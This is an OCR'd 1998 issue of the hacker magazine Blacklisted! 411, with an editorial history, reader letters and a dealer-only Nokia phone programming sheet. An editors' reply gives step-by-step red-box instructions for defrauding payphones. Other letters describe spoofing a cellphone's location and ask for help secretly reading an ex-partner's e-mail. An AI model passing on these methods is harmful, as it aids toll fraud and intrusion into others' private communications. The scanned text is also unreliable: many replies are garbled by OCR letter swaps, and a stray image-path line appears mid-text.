Blacklisted! 411

The Official Hackers Magazine!

This magazine is dedicated to the curious people who want to know the "inside" technical information regarding computers, BBS's, the telephone company, arcade games, radio equipment, general electronic equipment, cable and other utility companies and anything/everything nobody else wants to talk about...or might not even KNOW about! Are you a hacker? Are you curious? Do you want to know how-it-works? Then you want to read this magazine!

Volume 5, Issue 2. Second Quarter. Fall 1998. $4.95 US $7.25 CAN

Another utility truck. Nothing really important about this guy except we found it and two others just like it sitting by themselves in the back end of a large parking lot. So, what the heck, why not take a few snaps of them? That's what we were thinking anyway. How many times have you driven, walked or run by a utility van with the doors wide open and wondered, "what do they have inside this beast?...Maybe I should stop and take a peek." Yeah, and then you keep on driving, walking or running on by and don't bother satisfying your curiosity. Why not? No time? No guts? No interest? Well, you had better be interested at the very least. It's this very interest, or curiosity if you will, that drives the hacker mentality. Perhaps you're a hacker and don't even realize it. Being a hacker isn't bad in itself. A hacker lives to know more than your average Joe, constantly seeking out new ideas and interesting situations. What a hacker does with the knowledge he (or she) does possess decides whether or not that hacker is "bad".. Enough with the what-kind-of-person-is-a-hacker lesson. In this issue we've got some cool stuff to look over. If you're into hacking with your Mac, we've got ya covered. If you're into hacking in any way, we've got ya covered. So, read on.

Inside this issue:

SYNTEL VISTA
Information Services

This publication brought to you by Syntel Vista, Inc.

Address all subscription correspondence to:
Blacklisted! 411 Subscription Dept., P.O. Box 2506, Cypress, CA 90630
Office Line: (909)738-0406 FAX Line: (909)738-0509

ISSN 1082-2216

All opinions and views expressed in Blacklisted! 411 Magazine are those of the writers of the articles, and do not necessarily reflect the views or opinions of any Syntel Vista, Inc. staff members or editor.

Blacklisted! 411 Magazine will, from time to time, contain articles on activities which are illegal. This information is provided for an informational and educational purpose only, and is not intended to actually be used to commit these crimes. Syntel Vista, Inc. staff takes no responsibility for any illegal information published in the magazine and all risk is solely that of the reader. We do not promote illegal activities - we write about them from a "this is what's being done - and YOU should NOT participate in" point of view to advise readers of crime activity. Everything within Blacklisted! 411 is protected under the First Amendment of the United States Constitution. Furthermore, no fraud or conspiracy is to be assumed.

Blacklisted! 411 Magazine strongly supports the idea of Freedom of Speech, and will publish ANY articles which we feel are of sufficient quality. These articles will often contain material offensive to certain people. If you cannot handle this, please do not read the magazine. This information includes (but is not limited to): Information on the computer underground; anti-government material and material relating to hacking, phreaking and other similar interests. Again, if this sort of thing offends you, don't read the magazine, or at least don't read the articles which you find offensive. Our purpose is not to offend, but to educate.

Syntel Vista, Inc. publishes the advice of people in many fields. But the use of this material is not a substitute for legal, accounting, or other professional services. Consult a competent professional for answers to your specific questions.

Syntel Vista, Inc.
P.O. Box 2506, Cypress CA, 90630

9035768ABBAJBVJB-0014

Printed in the United States of America

Blacklisted! 411 STAFF

Editors
Zachary Blackstone
Alexander Tolstoy

Co-editor (our backup)
Dave S.

Photographs
Daniel Silvercloud, Beaver

Main Office Grunts
Dave S., AJ, Tyke

Distribution
Greg, Boiler, Syntax, David B.

Artwork
Derek Chatwood - A.K.A. Searcher
Kate O., Parallax, Mason/Wolf

Blacklisted! Submissions/Supporters/Friends

EyeR8
MrEUser
LineTech
ShortFuze
Ender Wiggin
Group 42
Tony
367
Consumertronics
Skywise
Shiva
cronus
Telecode
THUD Magazine
GoldFinger
deBuzzard

....and a few ANONYMOUS people

Inside this issue:

Dumb Questions are better than smart mistakes!

Introduction

It's about time we change this introduction since we've been running the same text for I don't know how long. So, here we have Blacklisted! 411 in 1998. We've been around (in paper form) for 4 years and we're well into year number 5. Boy, have we grown! It really is an amazing outcome isn't it?

How did it all start?

It's 1983.. Start with a bunch of guys with common interests. We're in high school. Hacking was the "cool" thing to do and so a few of us got together and formed the "Blacklisted Hackers Group".. We were all into our Atari computers, Commodore computers, electronics, sciences, arcade games, etc. We built projects, hacked into this n' that, came up with grand ideas and tried to make them into some sort of reality, hung out, had lunch, talked, took notes, poked fun at the weirdo's on campus, etc.

Now, around the same time, "Blacklisted! 411" started as a hackers "disk magazine" distributed among the Commodore 64 circles on a monthly basis. Actually, it was named "Blacklisted! 411, the hackers monthly" when it was in disk form. Perhaps some of you remember it? We gathered all of our notes, other peoples notes, questions and answers and everything else we could find and compiled it into our wonderful creation: BLACKLISTED! 411 THE HACKERS MONTHLY.

As the title quite clearly states, we distributed the disk magazine on a monthly basis using any means available to us at the time. Most of the members of our rather small group had no money to speak of so purchasing the amount of disks we did was a miracle in itself. Every month, like clockwork, 150 disks were released.

One-hundred-fifty disks sounds so miniscule when you think about it from the perspective of being in the late-90's, but trust me, it was an immense amount back then - in both sheer number and cost. When computer usage was limited mostly to hardcore nerds, hackers and science-related business folks. Not like it is today, when every Tom, Dick and Sally (trying to be gender-courteous here) has a computer, even though they have no idea how it really works - but that's another topic of discussion, right?

Eventually, modems caught on and file transfer became more acceptable as a form of exchanging information. Then, utilizing the power of a Commodore 64, came our Blacklisted! 411 info site which anyone could log into without handle or password. It was a completely open message center. Using strictly X-modem or Punter, you could download the latest Blacklisted! 411 text file or read/leave "messages" which are now commonly known as newsgroup postings. We had only one message center, no email capability & only 1 phone line.

At this time (1984), a new magazine called "2600" popped up out of nowhere. Personally, at the time, I never saw it but I heard rumor of it until finally, one day about a year later, I saw some photocopied versions of it floating around. Our little group though it was pretty damn cool to see something in print for a change...Why didn't we think of that? Duh, we didn't have any money. NO MONEY!

So, occasionally, we'd print up a few copies on our top of the line brand spankin' new 9-pin dot matrix printer and run off a few photocopies in the media center at school. We'd pass these out at the local "copy meets" and leave a pile of them anywhere we were allowed to do so. I'm only guessing here, but I think people photocopied them and then those were photocopied, etc. I wonder just how many generations made it out there. So, we never really put much effort into making a "real" magazine out of it.

Years went by and the Blacklisted! 411 info site grew into a 2-line system. Information was passed around strictly by modem (unofficially on paper) and we never released another disk based (or otherwise) copy of Blacklisted! 411 after June of 1987.

All of us were now out of high school and onto college, work and the bigger/better things in life. This situation forced the once thriving Blacklisted! 411 group to put everything on hold until one day we could again revive it and put it into print. Paper print, that is. Nobody thought it would ever happen.

1993 comes along and it's nearing the end of the year. Most of us are now out of college and working full time. One person in the group (me, of course) decides to start up the defunct Blacklisted! 411 idea and run with it.

It was extremely difficult. The group was no more. I was the only one of the original group remaining that still had the hacker spirit inside of me. I had some money. I had the will to make it happen. I gathered as much info as I could and compiled it, using the same method I did before. This time, however, I was equipped with some top of the line (at the time) computer gear and took my first shot at page-layout.

Blacklisted! 411 Volume 1, Issue 1 First Quarter, January 1994 was released shortly thereafter.

Blacklisted was finally BACK and it's still here. The issues were released monthly and distribution was small. After a year passed, it was decided to try a quarterly format in an effort to increase distribution. Anyhow, over the first year, I managed to get in contact with many of the old group members and they are now active staff members once again

We are of the oldest group of hackers still remaining and releasing gathered and compiled information within the hacker community and the mainstream community as well. We still have the same hacker mentality and code of ethics from the 80's. Hackers are not thieves - they're curious. We are not elitist hackers by no means and no question is a stupid question. We're not going to knock you down, call you a "lamer" "lamah" or give you shit for being a newbie! Every hacker started somewhere. We remember this most fundamental fact and we will NEVER forget it.

If you have questions, comments, articles, ideas, flames, general "screw you guyz" messages or wish to offer support in some way, please contact us immediately and let's see what we can do. Thanks for your support, hackers!

Letter from the Editor

As you can see, I changed the introduction to the magazine. It was about time I did something with it, eh? I thought so, too. Since I had so much to say about the history of Blacklisted! 411 in the introduction, I don't believe I need to speak of this particular topic for awhile. Ok with you? Good. We have new phone numbers!!

The premier issue of THUD (a sister publication of sorts) was released along the same time as our last issue of Blacklisted! 411. I need to mention it. It's already taken the hacker community by storm. Good for THUD! I don't know how many times I've wanted to crack a joke about the name, but I hold back. Man, I really try to hold back. Perhaps I should just refer to it as "The Hackers Underground Digest".. Yeah, that sounds better. Heh. Contact 'em at: P.O. Box 2521, Cypress, CA 90630. It looks very, very cool. The first issue really surprised the hell out of me.

We're making some minor changes with Blacklisted! 411 with each issue and I ask for the readers to send in their opinions on this matter. We're very interested in dropping the sovereign citizenship and politial-bend articles because, well, they're not really hacking related topics. Of course, there's politics involved in almost everything, I'd like to toss the non-hacking related material out. I know that Blacklisted! 411 has made a nice little cozy place for itself over the years and people gobble it up as fast as we can make them, but I'm not too sure what everyone really thinks of the type of material I am speaking of. What do YOU think we should do? Axe it completely, keep some of it or keep it at the same level as it is now? I really want to hear from as many of you as I can. So, call, write, or post about it on the internet. We will hear your opinion one way or another. With that in mind, I'm going to cut this section short and let you get onto the hacking material. Seeya next time.

Letters

Dear Blacklisted,
I just got off a 4 month deployment to the Persian Gulf and happened to take 2 copies of BL!411 with me (v4i2 & v4i3). Needless to say, they helped me keep the faith while I was away from my computer! I also have collected some interesting things from over there that you may be interested in publishing. Keep your mailbox cleared for them sometime in the near future! Maybe someday the rest of the world will see things from OUR perspective, with kick ass rags like yours, they'll have no choice! Thanks!

P.S. Got any BBS lists for SoCal???? (619,760 AC?)

Morpheus
Camp Pendelton, CA
Routed> U.S. Snail Mail

We'll be on the lookout for the meterial you're going to be sending us. As for a current SoCal BBS list - well, we don't have one that's "current" end I'm on this enti-BBS kick letely because too many people complain about the BBS lists we supplied. Let me offer this: Someone send me a current Southern Californie BBS list end I will print it. Man, I miss the good old days of having a BBS et every street comer.

Dear Blacklisted! 411,
Hey, how's it going. I am a newbie/wannabe hacker with quite a few impediments concerning the furtherment of my knowledge (I'm referring to resources, not actual learning disabilities). I hope you don't mind the following bitch session. The first problem that I have is that my computer sucks. The computer is so outdated that I literally can't run a single program in an entire Best Buy (c). It's a Winblows 486DX2, 400 MB hard disk, 8 MB's of RAM, 14.4 fax modem, 2XCD-ROM pile of evil ENIAC spawn (not to insult ENIAC). Oddly enough I also don't have an internet connection due to a technophobic father (luckily I have others who help me out with this problem). And worst of all, I can't get any money... legally... because I live in a place where the words neighbor and population center can't be pronounced in the native tongue (southern drawl). This prevents me from upgrading my computer to something that can actually calculate math problems before I get tired of waiting and do them in my head. Okay, pity party is over, now on to the real letter.

I think your magazine is great! The articles are simple enough to understand even for someone who has no training yet they still carry information which would be useful to the elite. I also think that a nice little section for newbies like myself would be a nice addition. It is one of the few magazines that continues to be untainted by the corruption and control of the powers that be. KEEP IT THAT WAY! Thank you for creating this magazine.

Here is my question to the staff of Blacklisted! 411: What is the absolute cheapest way that I could learn the absolute most about hacking, phreaking, and all things great and anarchic? I have been troubled with finding things out about hacking, etc. due to my conflicting opinions as to whether my self-education was morally end legally within bounds. This coming from people who still hold KKK rallies at high schools and traffic drugs like candy through our children for a personal thrill. They try to keep people like us within constraints and have us good and stupid so that we won't ever break our leash and will always be a sitting target for their schemes of sucking the life out of us until we can't put up a fight. Sorry about getting off track again, I've got a lot on my mind and I probably won't be editing this letter. I was hoping that you would be able to provide me with a nice long list of companies and websites where I could get free or next to free hacking, etc. tools and things that would help me on my way. Any personal advice would be more than gladly accepted. If it isn't too much trouble, if the staff of Blacklisted! 411 could find it in the kindness of their hearts (wink, wink, nudge, nudge, beg & plead, beg & plead), perhaps a few of you could throw together a few things that are just laying around in the garage or hard drive that you wouldn't mind sending my way and popping them in a nice little box and mailing them to me (I'm not sure if "FREE MATTER FOR THE BLIND" applies to packages) it would make my day and week and month and so on. I especially need plans for how to get on to the internet free through any channels which I can access from the house. This would mean a lot to me. Thank You

P.S. Where can I get an updated and corrected version of the Anarchist's Cookbook? I have included a drawing with this letter in case you actually decide to use it or this letter. Feel free to edit this letter as much as you want too if it is printed.

Mr. Happy
Madison, NC
Routed> U.S. Snail Mail

No editing necessary. Thenks for the preise and for hanging in there. The cheapest method of learning in your case would be the internet. If you do indeed have some buddies that allow you eccess to the internet, here's your gateway into the wonderful world of free informetion. Get on Yahoo, Webcrewler, Excite, etc end do e seach for "hecker" "hacking" "crecking" end see what you come up with. While you're et it, seerch for "Blecklisted! 411" and "2600". Get on the elt.2600, alt.hecking, elt.phreaking newsgroups end reed read read. It's all FREE.

Now, if you don't have internet access and you still have the crappy little computer you mentioned in your letter, you still have a pretty useful tool sitting there. It might not be as fast as the new systems of lete, but it's still fast enough. Hell, all of us over here leerned this crap when the Commodore 64 end Apple II, IIGS, etc were top of the line end our telecommunications connection wes only 110 beud.... or 300 baud if we were lucky.. enyhow, I'm swaying from the point I'm trying to make. Use thet computer of yours, log onto some locel BBS's end download all the free text files you can find. I'm sure there has to be something local to you. I know the internet hes all but killed the BBS scene - you can still find e die hard hacker running his single line BBS somewhere.

Now, if eny of the reeders hes eny spare junk they want to send to Mr. Happy, please package it up end send it to us and we'll forwerd it to Mr. Happy.

In fact, right now would be e good time to start up a "Blacklisted Stockpile" where we could send some stuff to needy people es they request it. Now I know all of you out there have something you can spare. Old RAM, hard drives, monitors, etc. Why not offload that crap and send it to us? We get so many requests from people like Mr. Happy who can't afford anything and would be heppy for some new toys to pley with. Be a pal. Send it on in.

Blacklisted,

I love your Mag. I came over from 2600 and I think it is great. I have one question: could you send me a full copy of the Unabomber's Manifesto? I would be willing to pay for it. Thanks.

A. Gower
Englewood, CO
Routed> U.S. Snail Mail

P.S. - If you could send me any hacking BBS's for (303) area code I would be much obliged.

Wow, now that's two people asking for BBS numbers... Anyone went to hend over a current list of BBS numbers in the 303 aree code for Mr. Gower?

Mr. Gower, we cen send you that Manifesto but you need to send us e letter with a meiling eddress. The post office strikes egain. Your letter wes in poor shepe when it arrived. Need we say more? Damn post office.

Attention 411 Blacklisted:

I need information. I need to know what or where I can research, so I can obtain info on e-mail hacking. I am not lazy, so I don't want the answers on a platter. Instead I'd like references so I can train myself, the cyberpunk way. It's dedication! I want to read my ex's e-mail never leaving tracks. If anyone has any info please write me @ via snail mail 5109 SW 87th Terrace Timber Lakes Cooper City, Florida 33328-4335. Thanx !!! Pharewell,

Anymous
Florida
Routed> U.S. Snail Mail

Well, folks you got the address.

Dear Blacklisted 411:

I just picked up the last issue of the magazine, and found that I had left some information out of the article on the LAPD's radio system. I apologize, but by the time I finished the article, it was some really nasty early hour of the morning, and I just put the stuff in the envelope and sent it.

To complete the missing sections of the MDT information, there are in fact five MDT channels, and they are divided geographically.

DIVISION	USE	RPT IN	RPT OUT
Valley Bureau	Mobile Data Terminal A	155.370	159.150
South Bureau	Mobile Data Terminal B	155.010	158.910
Central Bureau	Mobile Data Terminal C	155.520	159.180
Citywide	Mobile Data Terminal D	155.580	159.030
West Bureau	Mobile Data Terminal E	155.070	158.865

For some reason, they don't use (PL) tones on the system. The radios that connect the MDTs to the system are usually little Motorolla GM-300s or Maxtracs, and can be found in the older cars either in the trunk with the trunk units of the other radios, under the drivers or passenger seats, and in the newest cars are actually in the glove compartment.

Keep up the good work.

Phone Scum
(location withheld)
Routed> U.S. Snail Mail

Thanks for the update. Hope to hear from you again. We got an aweful lot of happy-happy response from that article. If you'd like to send in anymore articles, go for it. I'm sure the readers will enjoy it.

Dear Blacklisted! 411,

SUBJECT: PHONE SCAM

I received email today from a friend passing along info regarding a telephone scam making the rounds. I'll explain what I heard and then what I was able to verify.

I was told that someone received a telephone call from an individual identifying himself as an AT&T Service Technician who was conducting a test on their telephone lines. The alleged technician stated that to complete the test they should touch nine (9), zero (0), the pound sign (#) and then hang up.

They were suspicious and refused. Upon contacting the telephone company they were informed that by pushing 90# you give the requesting individual full access to your telephone line, which allows them to place long distance telephone calls billed to your home phone number. They were further informed that this scam has been originating from many of the local jails and prisons. This info was supposedly verified with UCB Telecomm.

I called GTE and was told that this scam is only possible if the 90# is pushed on a phone system that requires you to dial 9 to get an outside line, typically businesses. It cannot work on a standard residential phone line, according to GTE.

It goes without saying that you should be suspicious of anyone calling and asking you to test your line in any matter. Good luck.

E. Coli
(location withheld)
Routed> U.S. Snail Mail

Blacklisted! 411,

I would like to see two things. First I would like to see a Hacker Defense Fund set up. It would help pay legal expenses for hackers who get caught. Second I would like to see hackers target people who send spam and the companies who pay to have spam sent. God how I hate poeple who send shit like that.

BenDover
VeniCe, fL
Routed> U.S. Snail Mail

We hate spammers, too. Doesn't everyone? Anyhow, we'd like to see a hackers defense fund but nobody seems to want to drop money into something like this. Do any of the other readers have any comments or ideas on this one?

BLACKLISTED! 411 WANTS YOU!

Are you an artist? Do you like Blacklisted! 411? Do you hate Blacklisted! 411? Well, if you're looking for work, it doesn't matter if you like us or not, does it? If you'd like to show off some of your talent, why not send us some samples on PAPER or send us a FAX telling us of your interest. We'd be happy to show off your work, give you a free subscription or make some other arrangement if necessary. If you're interested, take a look through the magazine and make note of the existing artwork. Think about it and try to come up with something completely original and along the same general theme of the magazine. A few ideas to consider: Pirates, Skull & Crossbones, Einstein, Computers, Phones, Cable TV, Satellite TV, Radio, etc.

Here's who you send your artwork to:
Blacklisted! 411 ARTWORK
P.O. Box 2506, Cypress, CA 90630
We WANT to hear from YOU!

Our artist at the moment is a very busy person and has not been able to produce much new artwork over the last year. Have you noticed? Anyhow, we have heard from many people showing some interest in helping out In the art dept., so this is your chance....don't delay - just send us what you have. We prefer artwork on PAPER, but will accept in high resolution (if at all possible) computer graphics formats: TIF, PCX and any other popular IBM format.

Blacklisted 411,

In issue 4:4 , about the letter about the redbox tones. If you aren't making a long distance fone call, it needs to be through the operater. They ask the number and how you wish to pay for the call; then they will pause for you to put your box up too the fone and play the tone. It's as easy as that. Long - distance you just dial the number and it will tell you how much to put in (in are case, tones).

Have you tested the new 6.3000 & 6.37000 MHz to see if they work on cocot & new U.S. West fones.

And any info about making a new id & how scan calls work would be appreciated. Thanx.

- U. h. F. -
Yakima, WA
Routed> U.S. Snail Mail

We have not tested 6.3 or 6.37 MHz crsytals in anything. After a little bit of looking around, we found that the only way we could get these particular parts would require us to have them manufactured for us - which isn't a big deal. Where did you hear of these crystals and their use? it sounds a little suspicious to me. Anyone else heard of this? Hey, if it works, that's awesome!

Dear Blacklisted 411,

I've been following your magazine and 2600 for a couple of years. I love both, but I've been drawn to Blacklisted for its less-political, more technical articles. I'm an airman in the USAF and am currently stationed at Sheppard AFB, and there are no bookstores that carry your magazine, that I can find anyway. I'm not very experienced, to tell you the truth I've been trying to learn but everytime I sit down at the computer I don't know where to start. If anyone can help me find out where to begin, and how to keep going, please write me at the address listed.

AIC Moore
3535
709 G. Ave. Bx 5623
Sheppard AFB, Tx 76311-2846

*Hang in there, man. Keep reading as much as you can - when you have the opportunity and you *will* learn. Everyone else, there's another address to send care packages to.*

Dear 411,

This is the first time I have ever seen or read your magazine. I found Vol. 5, Issue 1 at the local Borders. I gotta say it's the best damm magazine I have ever read, I carry it around with me everywhere I go. I got it becuase I am very interested in the world of hacking. I grew up in the 80's along with the rest of the Nintendo generation. I just about defeated and conquered every game in 1 week that my dad could throw in my face to keep me busy. After awhile he got tired of buying me games and so he started carrying video games at his pizza place. I beat all them too and he got angry me asking him to get a new arcade game every other week. And so as the rest of life goes we got our first computer in '91. I hated it. It scared me. The first thing to actually frighten me so I stayed away from it until about late '96. Yeah I know it was a long time to stay away from a computer and I sure as hell regret that now. Well, I did use it periodically for AOL. Then in '97 I got into the warez scene and then graduallybecame curious about hacking. I know it's kind of late for me to jump on this hacking thing. I should have started right after vid games were too easy. I went to the sites u guys mentioned were good for beginners to go too and then I clicked on the links to DL the linux I got confused. There are a lot of DL files there and I dont know which ones I need. Besides I have 3 questions, How can u trace AOL accounts, does anyone have any OH, Guide, or Host accounts they can hook me up with, and what do I need to make emulators of video games and systems to comp with.

Hoping to be a hacker one day,

CloWnZ
(Address withheld)
Routed> U.S. Snail Mail

Most of us over here who grew up in the 80's and remember the arcade industry at it's best (and it's worst) like to refer to ourselves as coming from the "Atari, Commodore or Apple Age" ... Go figure. Anyway, there's no point to be made, really.

Ok, so you started a little late. No big deal. What you do with your time NOW decides where you fit into the whole hacker circle.

Does anyone remember a decade ago when Quantum Link wes around?....The sample enrollment disks, the free accounts, all the hacking, free downloads? Heh. Gee, A cough cough O cough cough L cough cough seems the same. Bah. I really want to dog on AOL but I won't because I always keep in the back of my mind that "we all started somewhere" and I hate the use of the word lamer because, in all fairness, every last one of you "elite" (or should I call you "'leet") hackers out there were lamer fucks just like the newbies you call lamers today. So, back off. Ok, back to your response.

I think Alaric might be doing a newbie section in our upcoming issues of Blacklisted from now on which should help out people such as yourself.

I'm going to touch on the emulators you mentioned. MAME - Multi Arcade Machine Emulator. If you don't want to go out and buy the old video arcade games, this is the program of choice. You can run it on you IBM compatible (possbily other platforms, but not sure) and it will allow you to run hundreds of the old video arcade games by usa of tha original ROM (or EPROM) code from the actual game. Look for it on tha internet. Use the skills you already heve. MAME.

Dear BL!411,

I just got a copy of your new issue. I was surprised to find when reading the letters section that so many people liked my article.

The one letter that got me thinking is the one that asked if there could be a neophyte section in every issue. Then you guys said it was a good idea and you asking for anyone that would be willing to write it and I would be more then happy to do so. All you have to do is let me know soon if it is mine and I will start on the first installment right away and get it to you for the next issue.

What I do ask of is that I get a subscription as long as I write for the zine, one of those cool "I've Been Blacklisted!" shirts, and the same benefits that the staff of BL have.

As you can see from the top of the letter I have moved. I have recently been aware that some loser has been going around the chat rooms and saying that (s)he is me, so I am not leaving anything to chance. And sorry about the red ink but my printer ran out of black.

P.S. Could you guys please do a review on the book "Hacking the Internet" from Consumertronics and found out if the information in the book is worth tha $30? Thanks!

ALARIC
Carmichael, CA
Routed> U.S. Snail Mail

Dude, cool red ink! I was just mentioning you in tha previous letter. Go for it. Write for us and we'll hook you up. Someone's using your name, eh? Been there. It sucks.

We'll get a copy of the book and do a review on it. Be on the lookout.

Hey 411! !,

Thanks for the great use of the processed tree fibers ! ! !

I need to respond to krypt0 clpher's "Enhanced 911" piece in the 1st Quarter issue. Mr. KC should remember that cell phones are just radio.

The point is, spoofing the cell system can happen and calls 'from where you are not' can be made.

Buy (or better build) a direction antenna and plug it into your phone. With the phone tumed OFF point the attenna at a tower in the distance and then tum the phone ON. The cell site should recognize the phone and make a link. Adding elevation to antenna can make things real interesting. In particular if you happen to be on the border of a state...

You can only triangulate if you can be seen by at least two (2) receivers (okay there are some other ways but I think they're beyond off-the-shelf technology) which means if you're only seen by one (1) tower...

Mr. KC's TDA and 'arrival angle' discussions are correct but assume multiple receivers. Remove the multiple receiver aspect and the most that could be done is calcuate a distance from cell site and the phone.

Mr. KC has done an excellent job of describing how the system works. His observations on the implications for this system are important to note.

Suggested materials:

- the ARRL (american radio relay leg) has great books on antenna design and theory.

- look here for some hinks and helps http:// www.rfmicrowave.com

- there are resources for antenna design at multiple sites on the 'net

- with everyone getting PROGRAMMED via cable, there are lots of TV antennas 'hanging' around that usually can be had for the effort of asking and using a ladder to take them down. Great raw construction material.

Of course, I welcome corrections and different opinions.

Ignorance can only be corrected if it is identified and the truth applied. :-)

S_ky pINE
Jacksonville, FL
Routed> U.S. Snail Mail

Thanks for the response.

Hola Amigos,

Just wanted to say that Blacklisted! 411 is a great mag & to keep up the good work. I just discovered it last year and not a moment too late. It's been getting harder & harder for me to walk into a bookstore & find material worth reading. So much commercialized bullshit dogs the shelves. Anyway, I'm down w/ your mag since its right up my alley. I've been into the hacker scene for a little less than 2 yrs & find it fascinating. Prior to that, however, I was a serious hustler involved in all types of ill shit. During that time, I stacked cash while scheming the next plot. I had some wild times along w/ some situations & events that wised me up & changed my life for the better. Now I'm a seeker of knowledge for knowledge sake. I learned that the (know - how) is widely available, but it doesn't come with the wisdom to know when & why to apply it. I do lots of research on a variety of topics & would love to share them w/ you along w/ some of my tales of shadiness from the old days. Later

GF
Flint, MI
Routed> U.S. Snail Mail

GF, please feel free to share the wealth of info as often as you'd like. Glad you decided to hop on over to the other side of the "hacker fence" so to speak. Also, you might want to take a look at our siter publication - The Hackers Underground Digest. THUD. It should be on the shelves alond with this and your other favorite hacker rags. If not, send them an article to print and get a free 1yr sub. THUD, P.O. Box 2521, Cypress, CA 90630. Tell them Zack sent ya!

Dear 411,

I've just picked up my first copy of Blacklisted and it's great one of the best mags I've read yet. Anyway I have some questions for you guys. I hope you guys wont think they're dumb or stupid but I'm just getting started in hacking, phreaking etc...

1) In the April issue of 98 you've got the kool pcitures and I would like to know what that phone thing is the telephone repair guys carry its also in the pile with all that other stuff.

2) Where can I get it.

3) What's the deal with frequencies and scanners?

4) What's a red box and can you send me some instructions on how to build it or tell me were I can get instructiuons.

5) Also what's with crystals?

6) Last question. In Terminator 2 Judgement Day what was that thing he put into the money machine and where can I find it.

P.S. I really appreciate all your help and thanks for taking the time to read this. I'll defiently be subscribing.

J. Conley
Whiting, IN
Routed> U.S. Snail Mail

Welcome newbie. Let's answer your questions by the numbers.

1. I'm not sure which phone thing you are referring to. There are two obvious phone items in the picture you mention. on the top left of the picture is e Harris Model TS22 Linemans Testset and on the top right is e Progressive Electronics Model 100A Tone Generator.

2. If you want either of these, try one of the following companies (esk them for a catalog, et least)

Jensen Tools
(800)426-1194
http://www.jensentools.com

Perts Express
(800)338-0531
http://www.parts-express.com

Contact East
(800)225-5370
http://www.contacteast.com

MCM Electronics
(800)543-4330
http://www.mcmelectronics.com

3. Frequencies are useful to hackers in many ways. Wireless units operete on certain frequencies. Scenners ellow anyone to monitor those frequencies. I'm sure you can see why end how that is important.


4. Red Box. I knew this one was coming. (smile) A Red Box is e device the one can use to defraud the phone company by fooling a pay phone into believing coins have been inserted when in fact only some tones were produced end directed into the mouthpiece of the payphone. Red Boxes do not seem to work es often as they used to. The phone companies ere getting wise in their old age - somewhat, anyhow - and they're replacing old pey phone which have this fatal loophole with new machines which will not allow Red Boxes to fool them.

*You can get the instructions anywhere. The internet, 2600, Blacklisted! 411, THUD magazine, etc. But I will answer this question with a super quick response. Buy a Radio Shack programmable memory dialer. Take it apart. Replace the crystal inside with a 6.5536 MHz (or 6.50MHz, depending on what school of thought you are in). Put back together. Program one memory with five stars (the * key). This is your red box. Cheap, doesn't work that great because tolerences are way off, but it's a Red Box. Use of this is illegal and shouldn't be done, of course. blah blah blah. Also, buy back issues of Blacklisted! 411 end read up on this.*

5. Crystals. An electronic component which is used in oscillator circuits to create frequencies of specific velue.

6. The thing in Terminator II you speak of is a small Apple computer attached to some wires and a card. It's a fantasy device which will not work in the fashion they portray in the movie. But it sure looks cool. Then again, I recall an ad. in one of the other hacker mags or hacker catalogs that describe the device "a la Terminator 2" or something like that. Still, I cannot see any way the device can do as it is portrayed.

Blacklisted:
Congrats on another damm good mag. Enclosed with this letter is a little information the moron at Southwestern Bell left in my cell phone box upon purchase. Don't you just love the title "Authorized Dealer Use Only." The information may be



old, but I thought there might be some reader who could use it. The SID for the cell around the (915) area code at one time was 2214. However this code is over a year old & I can not confirm the accuracy of this code at present.

Enjoy!

My question concerns pirate radio. I have read what your mag. has printed in the past, however, I need specifics on the subject. What transmitter is best for certain terrains, etc? How much power must I generate in order to be heard across the city; (population 108,000)? Finally what is the best way to deal with the damm FCC and ham freaks when they come snoop'in around? Is there a sort of pirate radio bible or something where can it be obtained, and is the price right for us poor college students who spend all our money to keep the P.H.d.'s employed? I realize this is a lot of questions for one letter, but the radio stations in my town suck real bad!

Horse Haar
From: Radio Station Hell

Enclosed document:

FOR AUTHORIZED DEALER USE ONLY

NOKIA 638 CELLULAR TELEPHONE NAM PROGRAMMING INSTRUCTIONS.

The Nokia 638 Series handportable CMT uses an EEPROM NAM that can be programmed directly from the standard user keypad. In order to access the NAM, you must enter the special access code currently programmed into the phone. Once the programming mode is accessed, NAM parameters are loaded by entering them into the display and "storing" them to selected memory locations. Be sure to obtain all parameters before proceeding.

EASY NAM PROGRAMMING
1. Turn the phone on
2. Enter the Easy NAM access code. Access code is: *#639#

3. Verify the display now reads "Cellular number" and enter the 10 digit MIN for the phone.
4. Press the [SEND] key. If less then 10 digits are entered the error message "TRY AGAIN" will prompt you to reenter the number.

5. Verify the display reads "CODE" and enter the five digit SID followed by four zeros. (Example 001750000 is a SID of 175 followed by four zeros). An error message will display if an incorrect entry is made. Do not add more than four zeros after the system ID.

NOTE: Change the Lock code by adding a pound sing and new lock code after the code. (example: 001750000#7788. Lock code = 7788)

Change the Language by adding a pound sign and a new language code after the code (example: 001750000#2 Language = 2)

Language Code: 0 (default) = English, 1 = French, 2-Spanish, 3 = Portuguese

Change the Lock code and Language code by separating each set of numbers by a pound sign. (example: 001750000#7788#2) The SID = 00175, Lock code = 7788, Language = 2 (Spanish)

6. Press the "SEND" key. The display will tell you that the activation was "ACCEPTED". Do not touch any keys. The phone will power down and then back up again. Your phone is now programmed for use.

ACCESS NAM PROGRAMMING MODE:
1. Turn the phone on.

2. Enter the NAM access code. Factory default is: *3001#12345 and press the [STO] key. The display will revert back to the normal operational display.

3. Press the down arrow key and verify the display reads "911#*911#0*1234". This is NAM location one (n1 upper right corner of the display). To verify that NAM programming has been successfully entered, use the scroll key to scan through the NAM memory locations. You may use the scroll key to verify that all entries were made correctly.

CHANGING THE EMERGENCY NUMBERS, LANGUAGE, AND LOCK CODES (LOCATION 01)

4. Press and hold the [CLR] key until the display clears.

5. Enter the string in Figure 1 using the keypad.

Fig1: 911*#911#0*1234

911=First Emergency Number
911=Second Emergency Number
0=Languaga Code
1234= Lock Code

6. Press [STO] 01 [STO]

ENTER THE MOBILE PHONE NUMBER: (MEMORY LOCATIONS 02 AND 04)

7. Press and hold the [CLR] key until the display clears.

8. Enter the correct 10 digit phone number.

